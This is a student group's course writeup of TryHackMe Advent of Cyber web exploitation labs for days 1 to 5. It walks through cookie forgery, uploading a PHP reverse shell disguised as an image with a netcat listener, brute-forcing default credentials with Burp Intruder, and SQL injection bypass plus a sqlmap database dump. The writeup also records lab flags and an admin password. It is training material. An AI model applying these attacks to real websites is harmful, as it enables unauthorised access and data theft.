

PSP0201

Week 2

Writeup

Group Name: hiSpec

Members

ID	Name	Role
1211101670	Nur Lycia Nisriena binti Razidy	Leader
1211101007	Aisyah binti Ahmad Kassim	Member
1211101073	Muhammad Adam bin Mazli Zakuan	Member
1211101619	Nik Syareena Aida binti Nik Ahmad Faizul	Member

Day 1 (Web Exploitation) :A Christmas Crisis

Tools used: THM's Attackbox, Firefox, Terminal

Solution/walkthrough :

Question 1



```
1 <!DOCTYPE html>
2 <html lang=en>
3   <head>
4     <title>Christmas Console</title>
5     <meta charset=utf-8>
6     <meta name=viewport content="width=device-width, initial-scale=1.0">
7     <script src="assets/js/login.js"></script>
8     <script src="assets/js/userfuncs.js"></script>
9     <link rel=stylesheet type=text/css href="assets/css/style.css">
10    <link rel=stylesheet type=text/css href="assets/css/adventpro.css">
11    <link rel=stylesheet type=text/css href="/assets/css/ptsans.css">
12    <script src="assets/js/preauth.js"></script>
13    <link rel="stylesheet" type=text/css href="/assets/css/Login.css">
14  </head>
15  <body>
16    <h1>CHRISTMAS CONTROL CENTRE</h1>
17    <main>
18      <input tabindex=1 type=text id=usernameInput class=loginInput name=username placeholder=Username>
19      <input tabindex=2 type=password id=passwordInput class=loginInput name=passwordInput placeholder>Password>
20      <button tabindex=3 id=submitBtn>Log in!</button>
21      <button tabindex=4 id=registerBtn>Register!</button>
22    </main>
23    <div id=msgDiv>
24      <p id=msg></p>
25    </div>
26  </body>
27 </html>
28
```

Question 2

Register an account by filling in the 'username' & 'password' and log in right away.



The image shows a "VIEW CONSOLE" interface. At the top, there are decorative reindeer antlers and a "Logout" button. The main area displays a table with two columns: "Control" and "Active?". The table lists six tasks, all of which are currently inactive (No). The background features a large, fluffy teddy bear and a wooden surface.

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

VIEW CONSOLE

Control Active?

Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

Storage

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616...	10.10.144.103	/	Session	120	false	false	None	Thu, 16 Jun 2022 1...

Question 3, 4, 5, 6 & 7

Use Cyberchef to decode the Cookie value

From Hex
Delimiter: Auto

Input: 7b22636f6d70616e79223a2254686520426573742046657374697661
6c20436f6d70616e79222c2022757365726e616d65223a226164616d
227d

Output: {"company": "The Best Festival Company",
"username": "adam"}

STEP **BAKE!** Auto Bake

Change the 'username' value to 'santa' and convert the value back to hexadecimal

Download CyberChef

Last build: 8 days ago

Operations

Search...

Favourites

- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Recipe

To Hex

Input

length: 59
lines: 1

{"company": "The Best Festival Company", "username": "santa"}

Output

time: 1ms
length: 118
lines: 1

7b22636f6d70616e79223a22546865204265737420466573746976616c20436f
6d70616e79222c2022757365726e616d65223a2273616e7461227d

STEP Auto Bake

Question 8

Activate all the controls and the flag will appear



Thought Process/Methodology:


Firstly, from the login page of the website go to the ‘View Page Source’ by right click of your mouse. A new tab will open revealing HTML codes of the website thus the title for the website is within the <title> tag. Next, in the login page again register an account by filling in the ‘username’ & ‘password’ and log in right away. Upon logging in, go to Development Tools by clicking at the right corner of the browser, ‘Web Developer’, ‘Inspector’ or simply press F12 on your keyboard. Development Tools will pop up at the bottom of the browser. Next, go to ‘Cookies’ inside of the ‘Storage’ tab. There you will find the ‘Name’ and ‘Value’ of the ‘Cookies’ as shown in the image. Using Cyberchef, to decode the ‘Cookies’ value. Change the ‘username’ value to ‘santa’ and convert it to hexadecimal value (remove all spaces). Replace the old ‘Cookies’ value with the new one and refresh the page. From here, you’ll be able to activate the Control Center thus the flag will appear!

Day 2 (Web Exploitation) : The Elf Strikes Back!


Tools used: THM's Attackbox, Firefox, Terminal

Solution/walkthrough :

Question 1



To get access to the upload page add ?id=ODIzODI5MTNiYmYw after IP address



Question 2

Right-click to view page sources to see what type of file is accepted by the site. On line 22, it shows “.jpeg, .jpg, .png”, therefore the image is a type of file that will be accepted.

Question 3

Add /uploads/ after IP address to see uploaded files stored.

The screenshot shows a Mozilla Firefox browser window with two tabs open. The active tab is titled "Index of /uploads" and displays the contents of the uploads directory. The directory listing includes a single entry: "Parent Directory". The browser's address bar shows the URL "10.10.66.63/uploads/". The title bar of the browser says "Index of /uploads - Mozilla Firefox". The toolbar includes standard icons for back, forward, search, and refresh.

Name	Last modified	Size	Description
Parent Directory	-	-	-

Question 4

Netcat's parameter

-p (port)	Enters the local source port that Netcat should use for outgoing connections
-l (listen mode)	Listen and server mode for incoming connection requests (via port indicated)
-L Listen harder	Netcat also continues to operate in listen mode after client-side connection terminations (consistently with the same parameters; only supported by the Windows version)
-n (numeric only)	Only IP numbers, no DNS names
-v	Extensive output (e.g. responsible for the display and scope of displayed fault messages)

Question 5

Now we have a reverse shell waiting and run the command cat /var/www/flag.txt to get the contents of the flag.

```
sh: no job control in this shell5.4K
sh-4.4$ cat /var/www/flag.txt595.4K
cat /var/www/flag.txt
```

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muirri (@MuirlandOracle)

Thought Process/Methodology:

First, we need to find the upload points by signing in. Go to the terminal and copy the webshell into your current directory (cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php), then open it with your text editor of choice. Scroll down to where it has \$ip and \$port. Change it to our IP address and port to 443. Then, back to firefox, we have to add ?id=ODIzODI5MTNiYmYw after IP address in order to sign in. Then, right-click to view page sources to see what kind of files does it accept? Then, we can consider there is ".jpeg, .jpg, .png", therefore the image is a type of file that will be accepted. After that, add /uploads/ after IP address to see uploaded files stored. Back to the terminal, start a netcat listener to receive the shell. We can create a listener for an uploaded reverse shell by using this command: sudo nc -lvp 443. Once netcat has been setup, our reverse shell will be able to connect back when it is activated. To read the flag add the command cat /var/www/flag.txt.

Day 3 (Web Exploitation): Christmas Chaos

Tools used: THM's Attackbox, Firefox, Burp Suite, FoxyProxy

Solution/walkthrough :


Question 1:

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 2:

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

Question 3:



Question 4:

Port number for Burp is 80.

Decoder Comparer Logger Extender
Dashboard Target Proxy
Intercept HTTP history WebSockets history Options
Request to http://10.10.229.22:80

Question 5:

Proxy type is HTTP.

Request to http://10.10.229.22:80
Forward Drop Intercept is on Action
Pretty Raw Hex ↻ ⌂ ⌂
1 POST /login HTTP/1.1
2 Host: 10.10.229.22
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.229.22
0 Connection: close
1 Referer: http://10.10.229.22/
2 Upgrade-Insecure-Requests: 1
3
4 username=nino&password=nino97

Question 6:

The URL encoding for "PSP0201" is %50%53%50%30%32%30%31.

The screenshot shows a URL encoder interface. At the top, there are tabs for Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The Decoder tab is selected. In the main area, the input field contains "PSP0201". To the right of the input are several dropdown menus and buttons: "Text" (selected), "Hex", "Decode as ...", "Encode as ...", "Hash ...", and "Smart decode". Below these are two identical sets of controls for the second part of the URL, showing "%50%53%50%30%32%30%31".

Question 7:

Cluster bomb

This attack uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn, so that all permutations of payload combinations are tested.

Question 8:

Get the username and password from the intruder attack.

The screenshot shows an Intruder attack results table and a detailed request view. The table has columns for Request, Payload 1, Payload 2, Status, Error, Timeout, Length, and Comment. The rows show various user and admin combinations with their corresponding payloads and status codes. One row is highlighted with an orange background, showing "admin" with payload "12345" and status "302". The detailed request view below shows the raw HTTP request with the payload "username=admin&password=12345".


Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
1			302			309	
1	admin	password	302			309	
1	root	password	302			309	
1	user	password	302			309	
1	admin	admin	302			309	
1	root	admin	302			309	
1	user	admin	302			309	
1	admin	12345	302			255	
1	root	12345	302			309	
1	user	12345	302			309	

Request Response

Pretty Raw Hex ⌂ \n ⌂

```
0 ACCEPT-ENCODING: gzip, deflate
1 Content-Type: application/x-www-form-urlencoded
2 Content-Length: 29
3 Origin: http://10.10.229.22
4 Connection: close
5 Referer: http://10.10.229.22/
6 Upgrade-Insecure-Requests: 1
7
8 .4 username=admin&password=12345
```

Fill in the login page with the credentials given and the flag will appear.



Thought Process/Methodology:

From the intruder attack, we could see that one of the requests has a shorter length than others. So we can assume that is the request that may have been successful. We will use the username and password from this successful request to login the page. The page will then be successfully logged in and the flag will then appear.

Day 4: Web Exploitation - Santa's Watching

Tools used: THM Attackbox, Firefox, Terminal

Solution/walkthrough:

Question 1


By using the sample given in TryHackMe, we can guess how the wfuzz command would look like. In the end we would get a wfuzz command which is, **wfuzz -c -z file,big.txt**

http://shibes.xyz/api.php?breed=FUZZ

```
wfuzz -c -z file,/usr/share/wordlists/dirb/big.txt localhost:80/FUZZ/note.txt
```


Question 2

Using the Firefox browser, apply “/api/” after the ip address to find the API directory. Through that we get a file name “site-log.php”.




Index of /api

Name	Last modified	Size	Description
Parent Directory	-	-	
site-log.php	2020-11-22 06:38	110	



Question 3

Next, apply “site-log.php?date=20201125” to get the flag. [The date can be achieved by using wfuzz.]



Question 4

Use the command “wfuzz --help” to get wfuzz's help file. In the help file it shows that the “-f” parameter store results to “filename”.

```
root@ip-10-10-216-202:~  
File Edit View Search Terminal Help  
king values from baseline)  
--ss/hs regex : Show/Hide responses with the specified regex within the content  
oot@ip-10-10-216-202:~# wfuzz --help  
arning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites  
Wfuzz's documentation for more information.  
*****  
Wfuzz 2.2.9 - The Web Fuzzer *  
*  
Version up to 1.4c coded by:  
Christian Martorella (cmartorella@edge-security.com) *  
Carlos del ojo (deepbit@gmail.com) *  
*  
Version 1.4d to 2.2.9 coded by:  
Xavier Mendez (xmendez@edge-security.com) *  
*****  
Usage: wfuzz [options] -z payload,params <url>  
FUZZ, ..., FUZnZ wherever you put these keywords wfuzz will replace them with the values of the  
specified payload.  
FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request per-  
and could be used as a base for filtering.  
  
Options:  
-h/--help : This help  
--help : Advanced help  
--version : Wfuzz version details  
-e <type> : List of available encoders/payloads/iterators/printers/scripts  
  
--recipe <filename> : Reads options from a recipe  
--dump-recipe <filename> : Prints current options as a recipe  
--oF <filename> : Saves fuzz results to a file. These can be consumed later using the  
-z payload.  
-c : Output with colors  
-v : Verbose information.  
-f filename,printer : Store results in the output file using the specified printer (raw  
text)
```

Thought Process/Methodology:

When we access the machine using the ip address “10.10.16.90”, we will be directed to a page showing that the forum has been defaced. We then proceed to finding the API directory by using the “/api” command on Firefox browser. After that, a file named “site-log.php” would appear in the directory and we would use this for the next command by putting “/site-log.php?date=20201125”. The date can be found by using wfuzz in Terminal. Lastly, we will be directed to a page that shows the flag.

Day 5 (Web Exploitation) : Someone stole Santa's gift list!

Tools used: THM's Attackbox, Firefox, Burp suite, FoxyProxy, SQL

Solution/walkthrough :


Question 1

Default port number is 1433

Scenario	Port
Default instance running over TCP	TCP port 1433

Question 2

Only Santa's Official Forum is shown, no login panel.



Santa's Official Forum


V2

Santa's forum is back!

Welcome, stranger! This is a place to exchange your Christmas stories and wishes.


Latest comments

To access Santa's secret login panel, add /santapanel at the end of the address as shown down below. Santa's secret login panel has now been displayed.




Question 2

Bypass by logging in to the secret panel with username = admin' or 1=1-- and password = admin



You are now logged in to Santa's secret login panel.



Question 3

The database used is SQLite

```
[18:36:08] [WARNING] changes made by tampering scripts are not included
in shown payload content(s)
[18:36:08] [INFO] testing SQLite
[18:36:08] [INFO] confirming SQLite
[18:36:08] [INFO] actively fingerprinting SQLite
[18:36:08] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[18:36:08] [INFO] sqlmap will dump entries of all tables from all databases now
[18:36:08] [INFO] fetching tables for database: 'SQLite_masterdb'
[18:36:08] [INFO] fetching columns for table 'sequels' in database 'SQLite_masterdb'
[18:36:08] [INFO] fetching entries for table 'sequels' in database 'SQLite_masterdb'
```

Question 4

Run the query below on terminal.

```
root@ip-10-10-110-128:~#
File Edit View Search Terminal Help
root@ip-10-10-110-128:~# sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program
[*] starting at 11:23:41

[11:23:41] [INFO] parsing HTTP request from 'panel.request'
[11:23:41] [INFO] loading tamper script 'space2comment'
[11:23:42] [INFO] testing connection to the target URL
[11:23:42] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[11:23:42] [INFO] testing if the target URL content is stable
[11:23:43] [INFO] target URL content is stable
[11:23:43] [INFO] testing if GET parameter 'search' is dynamic
```

You will then be able to see a table of users in the database. It shows there were 22 entries to the login panel

root@ip-10-10-110-128: ~		
File Edit View Search Terminal Help		
Table: sequels		
[22 entries]		
+-----+-----+-----+		
kid	age	title
+-----+-----+-----+		
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 5&6

In the same table , Paul has asked for github ownership.Jame's age is 8 years old.

root@ip-10-10-110-128: ~		
File Edit View Search Terminal Help		
Table: sequels		
[22 entries]		
+-----+-----+-----+		
kid	age	title
+-----+-----+-----+		
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

Question 7

The same query will also show the flag .

```
root@ip-10-10-110-128:~  
File Edit View Search Terminal Help  
masterdb'  
Database: SQLite_masterdb  
Table: hidden_table  
[1 entry]  
+-----+  
| flag |  
+-----+  
| thmfox{All_I_Want_for_Christmas_Is_You} |  
+-----+
```

Question 8

The query will also show the admin's password.

```
root@ip-10-10-110-128:~  
File Edit View Search Terminal Help  
masterdb'  
Database: SQLite_masterdb  
Table: hidden_table  
[1 entry]  
+-----+  
| flag |  
+-----+  
| thmfox{All_I_Want_for_Christmas_Is_You} |  
+-----+  
  
[11:24:40] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/root/.sqlmap/output/10.10.110.117/dump/SQLite_masterdb/hidden_table.csv'  
[11:24:40] [INFO] fetching columns for table 'users' in database 'SQLite_masterdb'  
[11:24:40] [INFO] fetching entries for table 'users' in database 'SQLite_masterdb'  
Database: SQLite_masterdb  
Table: users  
[1 entry]  
+-----+  
| username | password |  
+-----+  
| admin | EhCNSWzzFP6sc7gB |  
+-----+
```

Thought Process/Methodology:

After accessing (`10.10.110.117:8000`), we were shown Santa's Official Forum. We needed to find Santa's secret login panel . In order to do this, we proceeded to add '/santapanel' at the end of the Santa's Official Forum web address. After accessing the secret login panel, we need to bypass it with SQLi by logging in with the credentials ; `username= admin' or 1=1-` and `password=admin'`. Santa's panel for gift list will then pop up. Run sqlmap on the file saved on Burp Proxy (panel.request) to dump all the data from the Santa's gift list. We now have access to the database of Santa's gift list which in return shows the number of entries,flag,admin's password and Paul's request and Jame's age.